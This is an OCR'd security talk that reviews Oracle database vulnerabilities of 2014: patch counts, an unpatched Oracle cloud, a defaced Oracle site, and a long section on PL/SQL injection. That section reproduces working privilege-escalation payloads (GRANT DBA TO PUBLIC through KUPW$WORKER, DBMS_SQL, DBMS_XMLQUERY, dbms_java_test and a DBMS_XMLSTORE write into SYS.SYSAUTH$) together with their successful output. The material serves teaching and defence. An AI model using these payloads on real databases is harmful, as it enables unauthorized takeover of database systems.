Best of Oracle Security 2014

What happened in 2014

Agenda

- Intro
- January 2014 - November 2014
- Outlook 2015
- Q&A

Intro

- What you will see infos about
  - Oracle Security Patches
  - New 12.1 password verifier
  - New ways to exploit SQL Injection in PL/SQL packages
  - Bypass Oracle Data Redaction
  - more

Oracle Vulnerabilities

Number of vulnerabilities in Oracle database increasing again

- 43 findings in 2014 (2013: 13 2012: 17, 2011: 29, 2010: 31)
- 4 remote exploitable bugs (2013: 7, 2012: 8, 2011: 5)

- January 2014 CPU (5 Vulnerabilities – 1 remote)
- April 2014 CPU (2 Vulnerabilities – 0 remote)
- July 2014 CPU (5 Vulnerabilities – 1 remote)
- October 2014 CPU (31 Vulnerabilities – 2 remote)

2014

January 2014

- Oracle CPU January 2014

January 2014 CPU*

- 5 security fixes (1 remote exploitable)
- 4 Core RDBMS (CVSS 5.0, 4.0, 4.0, 3.5)
- 1 Spatial (CVSS 4.1)

* http://www.oracle.com/technetwork/topics/security/cpujan2014-1972949.html

February 2014

- nothing special happened

March 2014


- Lurking in Clouds - Easy hacks for complex Apps

March 2014

- Nicolas Grégoire showed how to hack commercial clouds*
- One of the goals was the Oracle cloud

* http://www.agarri.fr/docs/Easy_hacks_for_complex_apps-INS14.pdf

March 2014


Oracle's Database Cloud Service
The Database Cloud Service provides three storage levels: Database S5, S20, and S50. These offerings provide a development environment for Application Express, Java, and RESTful Web Services. These are fully Oracle managed schema services with no SQL*Net access or administrative control.
Schema-based Isolation
Each Service gets a dedicated database schema
SQL and PL/SQL
Use SQL and PL/SQL to expand and extend your Cloud applications
Applications in the Cloud
Access Oracle Database schema from Application Express or Java in the Cloud
RESTful Web Services
Applications outside the Oracle Cloud use RESTful Web Services for access over HTTPS
Fully Managed Offering
All database management included, no customer direct database management
Complete Environment
Includes full development tooling and deployment capabilities via Oracle Application Express (APEX)
Storage
Choose between three storage levels; all other resources expand to serve your needs

March 2014

Fully managed?

PRODUCT	VERSION	STATUS
NLSRTL	11.2.0.3.0	Production
Oracle Database 11g Enterprise Edition	11.2.0.3.0	64bit Production
PL/SQL	11.2.0.3.0	Production
TNS for Linux:	11.2.0.3.0	Production


- **Version 11.2.0.4.0 released in August 2013**

Timeline

- January 2012: Vulnerability found (fuzzing)
- February 2012: Vulnerability reported to ZDI
- March 2012: Vulnerability contracted $500
- November 2012: Reported to Oracle by ZDI
- July 2013: Patch published by Oracle
- March 2014: Oracle's Cloud still not patched

July 2014: Oracle forgot to fix Oracle 12c,
Fixed with CPU July 2014 (CVSS 9.0)

CVE-2013-3751



April 2014

- Oracle Subdomain Page Defaced by Indian Hacker*
- Oracle CPU April 2014 **

** http://www.oracle.com/technetwork/topics/security/cpuapr2014-1972952.html
* http://thehackernews.com/2014/04/oracle-subdomain-defaced-using.html


education.orade.com/pls/eval-eddap-dcd/eattend_sheet_home.eattend_student_prv_list?arg_class_id=3596015
INDIAN HACKERS ONLINE SQUAD
YOUR SITE GOT DEFACED BY Bl@Ck Dr@GoN
[[I-HOS TEAM]]
[[LOVE TO ALL INDIAN HACKERS OUT THERE]]
Just a Security Test
Special Greetz to : Haxor T0ds, Illusion
Shouts Too :-| Bl@Ck Dr@GoN | ROHIT ROY | GRAY CODE | Moni HBH | Yamraaj | HALK | Le3to | HaXarwOw | COSMO | 404 !-18!2$!-18
Root Breaker | N3O | Godhacker | 3QUIVOR | Dmostwanted | r00t.hc0n | hun73r_1hos | Rock Shell | Mr.X | XTracR | Kr3k3N | SpiDeR64
Mr.ShaNK | RoXx and all Indian Hackers


ogin)

education.oracle.com/pls/eval-eddap-dcd/eattend_sheet_home.eattend_student_prv_list?arg_class_id=3596015

ORACLE UNIVERSITY

Oracle University Electronic Attendance

Back to Hor

Class Id	3596015	Location	
Start Date		Instructor Name	
End Date		Country	
Course Name			

Student Name	Enrollment ID	Company Name	Confirmed Commitment to Pay (Yes/No)
[redacted]	-		Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-		Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y
[redacted]	-	アビームコンサルティング株式会社	Y

April 2014 CPU*

- 2 security fixes (None remote exploitable)
- Core RDBMS (CVSS 8.5, 6.6)

* http://www.oracle.com/technetwork/topics/security/cpuapr2014-1972952.html

May 2014

- Exploiting PL/SQL Injection on Oracle 12c with only CREATE SESSION privileges*

* http://www.davidlitchfield.com/Exploiting_PLSQL_Injection_on_Oracle_12c.pdf

Introduction

- SQL Injection is still one of the biggest issue in the database area. Especially many PL/SQL packages are using insecure dynamic PL/SQL and can be used for privilege escalation.
- Depending on the application architecture the privilege escalation could be executed SQL injection vulnerabilities in web applications as well.

Short history of Oracle Privilege Escalation via SQL Injection

SQL Injection Oracle 9i/10g with Create Procedure

Basics

- Privilege escalation is a smart combination of multiple functions/procedures together with vulnerable PL/SQL code.
- This technique is common sense and well known in the security area. Many DBAs are already aware of this issue.
- With every new DB version it is necessary to adjust the technique because Oracle is blocking some of the ways.

A common PL/SQL exploit consists of 2 parts.

- A function with the privilege escalation code
- the Injection itself

“Shellcode”

```
    CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

The following example shows how a function is injected into a vulnerable package

Exploit


```
exec sys.kupw$WORKER.main('x','YY'' and 1=user1.f1 --');
```

After executing the sample, DBA was granted to public.

Example in custom code

```
 FUNCTION TABLE_IS_EMPTY( SN VARCHAR2, TN VARCHAR2)  RETURN
BOOLEAN IS
      CNT       INTEGER;
      SQL_STMT VARCHAR2(100);
      C1        INTEGER;
      RC        INTEGER;
   BEGIN
      SQL_STMT:=  'SELECT COUNT(*) FROM '||SN||'.'||TN;
      C1:=  DBMS_SQL.OPEN_CURSOR;
            DBMS_SQL.PARSE(C1,SQL_STMT,DBMS_SQL.V7);
            DBMS_SQL.DEFINE_COLUMN(C1,1,CNT);
      RC:=  DBMS_SQL.EXECUTE(C1);
      RC:=  DBMS_SQL.FETCH_ROWS(C1);
            DBMS_SQL.COLUMN_VALUE( C1,1,CNT);
            DBMS_SQL.CLOSE_CURSOR(C1);
```

Exploit: `select table_is_empty('sys.dual where 1=user1.f1--','nothing') from dual;`



One big disadvantage of this approach from the attacker side:

„Create Procedure“ required

Privilege Escalation with Create Session (9i/10g)

The following technique works without create procedure and was shown by David Litchfield. DBMS_SQL is used instead of a stored procedure.

No longer working in Oracle 11g or higher.

The exploit is identical. Only the function call is replaced

```
    and 1=user1.f1
==>
    and 1=dbms_sql.execute(1)
```

Exploit with cursor

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';
commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute('||
myc||')--');
END;
/

set role dba;

revoke dba from public;
```

SQL Injection Oracle 11g

Basics

- In Oracle 11g some countermeasures to fight against SQL Injection were introduced
- Privilege escalation via dbms_sql.execute was blocked.
- The old „CREATE PROCEDURE“ was still working.
- People found new ways to bypass the „CREATE PROCEDURE“ limitation.

SQL Injection via DBMS_XMLQUERY

- 2 new functions were found
  - dbms_xmlquery.newcontext()
  - dbms_xmlquery.getxml()
- Available since Oracle 9i
- Granted to Public
- Allows the execution of PL/SQL statements
- Fixed by Oracle with 11.2.0.4

SQL Injection via DBMS_XMLQUERY

```
EXEC SYS.VULNERABLE_PROC('FOO''||
DBMS_XMLQUERY.NEWCONTEXT(''DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE ''''GRANT
DBA TO PUBLIC''''; END;'')||''BAR');
```

SQL Injection via DBMS_XMLQUERY

- Abusing a vulnerability in Oracle 11.2 (fixed with CPU Oct 2010)

```
select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate '' begin
sys.dbms_cdc_publish.create_change_set(''''
a'''',''''a'''',''''a''''''''||
scott.pwn2()||''''''''a'''',''''Y'''',s
ysdate,sysdate);end;''; commit; end;') from dual
```

SQL Injection via URL

```
http://vuln/index.php?id=1 and (select
dbms_xmlquery.newcontext(' declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate ''create
or replace function pwn return varchar2 authid
current_user is PRAGMA autonomous_transaction;BEGIN
execute immediate ''''grant dba to
public'''';commit;return ''''z'''';END; ''; commit;
end;') from dual) is not null --
```

SQL Injection Oracle 12c

Basics

- New additional countermeasures were introduced.
- Using dbms_xmlquery for privilege escalation was blocked and backported to Oracle 11.2.0.4.
- This new technique* developed and published by David Litchfield.

* http://www.davidlitchfield.com/Exploiting_PLSQL_Injection_on_Oracle_12c.pdf

Example 1/3

```
SQL> CONNECT / AS SYSDBA
Connected.

SQL> CREATE OR REPLACE PROCEDURE VULNERABLE_PROC (P VARCHAR)
IS
 N NUMBER;
 BEGIN
 EXECUTE IMMEDIATE 'SELECT COUNT(*) FROM ALL_OBJECTS WHERE
OBJECT_NAME = ''' || P || '''' INTO N;
 DBMS_OUTPUT.PUT_LINE(N);
 END;
 /

Procedure created.

SQL> GRANT EXECUTE ON VULNERABLE_PROC TO PUBLIC;
Grant succeeded.
```

Example 2/3

```
SQL> SET SERVEROUTPUT ON

SQL> EXEC VULNERABLE_PROC('ALL_OBJECTS');
PL/SQL procedure successfully completed.


SQL> EXEC VULNERABLE_PROC('FOO''BAR');

BEGIN VULNERABLE_PROC('FOO''BAR'); END;
*
ERROR at line 1:
ORA-00933: SQL command not properly ended
ORA-06512: at "SYS.VULNERABLE_PROC", line 4
ORA-06512: at line 1
```

Example 3/3

```
SQL> connect user1/password
Connected.

SQL> set role dba;
set role dba *
ERROR at line 1:
ORA-01924: role 'DBA' not granted or does not exist

SQL> exec sys.vulnerable_proc('AA''||dbms_java_test.funcall(''-
setprop'', '' '', ''user.language'',dbms_sql.open_cursor) ||
dbms_java_test.funcall(''-set_output_to_sql'', '''', ''dbout'', 1,
''call dbms_sql.parse(to_number(dbms_java_test.funcall(''''-
getprop'''', '''' '''', ''''user.language'''')), ''''declare pragma
autonomous_transaction; begin execute immediate '''''''grant dba to
public''''''''; dbms_output.put_line(user''''||:1||''''); end;'''',
2)'', ''TEXT'', null, null, null, null, 0, 7) ||
dbms_java_test.funcall(''-runjava'','' '',
''oracle.aurora.util.Test'','''','''') ||
dbms_sql.execute(dbms_java_test.funcall(''-getprop'', '' '',
''user.language''))||''AA');

PL/SQL procedure successfully completed.

SQL> set role dba;
Role set.
```

New dangerous packages to revoke from public

- Revoke from PUBLIC in Oracle 12c
  - DBMS_REDACT (new in 11.2.0.4)
  - DBMS_XMLSAVE
  - DBMS_XMLSTORE

June 2014

- Oracle Application Express unter der Security-Lupe - APEX-Anwendungen gezielt absichern*
- DBMS_XMLSTORE as an Auxiliary SQL Injection function in Oracle 12c**
- Oracle Data Redaction is Broken***

* https://apex.oracle.com/pls/apex/GERMAN_COMMUNITIES.SHOW_TIPP?P_ID=2901
** http://www.davidlitchfield.com/DBMS_XMLSTORE_PLSQL_Injection.pdf
*** http://www.davidlitchfield.com/Oracle_Data_Redaction_is_Broken.pdf

DBMS_XMLSTORE as an Auxiliary SQL Injection

developed by David Litchfield

DBMS_XMLSTORE/DBMS_XMLSAVE

- DBMS_XMLSTORE and DBMS_XMLSAVE (req. Java) allow to insert/ update/delete rows into a table
- The context (=tablename) must be set first
- After that the content can be insert.
- Users with SYSDBA privileges can grant privileges by inserting privileges into SYS.SYSAUTH$

SQL Injection

```
SQL> CONNECT / AS SYSDBA
Connected.

SQL> CREATE TABLE DEMO(X VARCHAR(30));

Table created.

SQL> CREATE OR REPLACE PROCEDURE VULNERABLE_PROC (P
VARCHAR) IS

2 BEGIN
3 EXECUTE IMMEDIATE 'INSERT INTO SYS.DEMO (X) VALUES ('''
|| P || ''')';
4 COMMIT;
5 END;
6/

Procedure created.

SQL> GRANT EXECUTE ON VULNERABLE_PROC TO PUBLIC;
Grant succeeded.
```

SQL Injection

```
SQL> EXEC VULNERABLE_PROC('FOO');
PL/SQL procedure successfully completed.

SQL> EXEC VULNERABLE_PROC('FOO''BAR');
BEGIN VULNERABLE_PROC('FOO''BAR'); END;
*
ERROR at line 1:
ORA-00917: missing comma
ORA-06512: at "SYS.VULNERABLE_PROC", line 3
ORA-06512: at line 1
```

DBMS_XMLSTORE

```
SQL> BEGIN  DBMS_OUTPUT.PUT_LINE(DBMS_XMLSTORE.INSERTXML
(DBMS_XMLSTORE.NEWCONTEXT('SYSTEM.OL$'),
'<ROWSET><ROW><OL_NAME>FOO</OL_NAME></ROW></ROWSET>'));

END;

/

PL/SQL procedure successfully completed.

SQL> SELECT OL_NAME FROM SYSTEM.OL$;

OL_NAME

------------

FOO

SQL>
```

Privilege Escalation via DBMS_XMLSTORE

SQL> Select * from session_privs;

CREATE SESSION

SQL> set role dba;
set role dba
*
ERROR at line 1:
ORA-01924: role 'DBA' not granted or does not exist

SQL> exec sys.vulnerable_proc ('FOO'' | |**dbms_xmlstore.insertxml(dbms_xmlstore.newcontext("SYS.SYSAUTH$"), "<ROWSET><ROW><GRANTEE_x0023_>1</GRANTEE_x0023_> <PRIVILEGE_x0023_>4</PRIVILEGE_x0023 _><SEQUENCE_x0023_>13371337</SEQUENCE_x0023_> </ROW></ ROWSET>")**| |''BAR');

PL/SQL procedure successfully completed.

SQL> set role DBA;
Role set.

July 2014

- Oracle CPU July 2014 *
- Oracle released 12.1.0.2
- ODAT (Oracle Database Attacking Tool) – Test Oracle Database Security **
- Abusing Oracle's CREATE DATABASE LINK privilege for fun and profit! ***

* http://www.oracle.com/technetwork/topics/security/cpujul2014-1972956.html
** http://www.darknet.org.uk/2014/07/odat-oracle-database-attacking-tool-test-oracle-database-security/
*** https://www.notsosecure.com/blog/2014/07/08/abusing-oracles-create-database-link-privilege-for-fun-and-profit/

July 2014 CPU

Due to the threat posed by a successful attack, Oracle strongly recommends that customers apply CPU fixes as soon as possible.

July 2014 CPU*

- 5 security fixes (1 remote exploitable)
- 1 XML Parser (CVSS 9.0) (as shown before)
- 1 Network Layer (CVSS 7.6)
- 3 Core RDBMS (CVSS 6.5, 4.0, 3.5)

* http://www.oracle.com/technetwork/topics/security/cpujul2014-1972956.html

Oracle 12.1.0.2*

- First patch set for Oracle 12.1
- Several bugfixes
- New password hash algorithm

* https://support.oracle.com/epmos/faces/DocumentDisplay?id=1683802.1

Patchset 12.1.0.2 security fixes

Security (Authentication / Privileges / Auditing)

12414954	ORA-7445 [sltsmna] querying V$XML_AUDIT_TRAIL in Shared Server mode in 12c
15865476	SQL spins with empty / null CLOB bind with AUDIT_TRAIL=xml, extended
15953721	The failed login count of a proxy user increases when an ORA-1948 occurs
16496977	return code 4067 seen in AUD$ for the operation using database link
16524926	ORA-1031 from LOB writes in stored Java (JDBC KPRB) in definers rights
16571244	DBMS_RLS reports ORA-1031 on DV protected opbjects
16675668	ORA-1031 querying Spatial data with DV
16676109	Procedure referring to a public synonym still valid after EXECUTE privilege is revoked
16712618	A CDB orphaned user can be unlocked
16714031	Unified auditing: audit policy using "actions all" does not record audit trails
16718622	ORA-29877 / ORA-1031 using Oracle Text index type with Database Vault
16767759	AUDSYS schema is not present in V$SYSAUX_OCCUPANTS even though there are AUDSYS objects in SYSAUX- affects EM
16825779	Common profile resource limit for password verify function displays from root
16946613	Common user which was local prior to sync not synced on PDB open
16946990	ORA-65050 creating a user in a local PDB if "_ORACLE_SCRIPT" is set
17056988	Process spin using XML,EXTENDED auditing with a multi-byte database character
17330580	Inherit privileges grants not usable by Editioned code
17462687	ALTER USER IDENTIFIED GLOBALLY/EXTERNALLY allowed for orphaned user
17737485	data redaction feature returns the last day of the month wrongly
17888553	GRANT IDENTIFIED BY CONTAINER=ALL doesn't properly sync password for read-only PDB
18264060	ORA-600 [kzaxpsqbnd:ENCD-lxgcnv] occurs with AUDIT_TRAIL=XML,EXTENDED / Incorrect bind audit data with 18136988 fix
18270874	ORA-600 [kghstack_free1] using audit_trail=xml,extended in multibyte DB

Undocumented Oracle Server

4576467 4611439 5043305 5277780 5929394 6044236 6155720 6901070 7677603 8258529 8536067 8604437 8643803 8736797
8768508 8776360 9016040 9132593 9199532 9219580 9232619 9287585 9388968 9407364 9413591 9525333 9552303 9648430
9727970 9837587 9869196 9924209 9937649 9959797 10038517 10066495 10130453 10145900 10166893 10169244 10169623
10307612 10322854 10417602 11066111 11744485 11770745 11781682 11798670 11803569 11827743 11838175 11839642
11885216 11906057 11938335 12349316 12546352 12572299 12573303 12601274 12722183 12777059 12851246 12869386
12885466 12933799 12942343 12964245 12975211 12977043 13007920 13035320 13077335 13090107 13100612 13245379
13248220 13263017 13331976 13342249 13345070 13375362 13386193 13404370 13478821 13481226 13507780 13513889
13533934 13567762 13570803 13571521 13613000 13622515 13640613 13641931 13649480 13655618 13683089 13717234
13720740 13722521 13738121 13786540 13791469 13794366 13798847 13799389 13812807 13814203 13824596 13829787
13842636 13848786 13880758 13891981 13906158 13943459 13945563 13950747 13983703 13990707 13991130 13997574
14007203 14018288 14067931 14068577 14073795 14104811 14107333 14119867 14120075 14127787 14133928 14176203
14197853 14207615 14221178 14223113 14223616 14238218 14242833 14249514 14254268 14254555 14282541 14283105
14302813 14311185 14313306 14320966 14322254 14344860 14346992 14348746 14348807 14351647 14354939 14360326
14381963 14385152 14392595 14400110 14401057 14401107 14458214 14465265 14467443 14467569 14469756 14476078
14512308 14513204 14513234 14517627 14525739 14539704 14539713 14542197 14542720 14559766 14569152 14572948
14577029 14579123 14601766 14605073 14609690 14610432 14613526 14619200 14626717 14626924 14630237 14632167
14638061 14638784 14647026 14658704 14667784 14668242 14680506 14684194 14684253 14684459 14702299 14703295
14703309 14723910 14725874 14747983 14750501 14752749 14752872 14756098 14758227 14764159 14764829 14764840
14772096 14776667 14784397 14792285 14796818 14798911 14805297 14805408 14810472 14812341 14821910 14822777
14824535 14826303 14827747 14836221 14842221 14846352 14846660 15831901 15832107 15836926 15841010 15842981
15848090 15850031 15851422 15856610 15858022 15862142 15866282 15866631 15873008 15873979 15874565 15875296
15889476 15898949 15901852 15902104 15903380 15905091 15908730 15909705 15910002 15911134 15914470 15917426
15920201 15920645 15921906 15922146 15923852 15926213 15927116 15927983 15932964 15933188 15933374 15933433
15935253 15935792 15935806 15936755 15936951 15936970 15947574 15948299 15951649 15951898 15954119 15955538
15961785 15962071 15973810 15975680 15978267 15980234 15980576 15981698 15982926 15983852 15987992 15989088
15991527 15996344 15996357 15996460 15996520 16002686 16005924 16007293 16007810 16009186 16010617 16015637
16023293 16023490 16025489 16034983 16035321 16037208 16040973 16041961 16042246 16053545 16053781 16054013
16063539 16067719 16069452 16082541 16084340 16084430 16091637 16092378 16097622 16104496 16167082 16180763
16191663 16195231 16196361 16203102 16206882 16212012 16213508 16216124 16217690 16220085 16220687 16220895
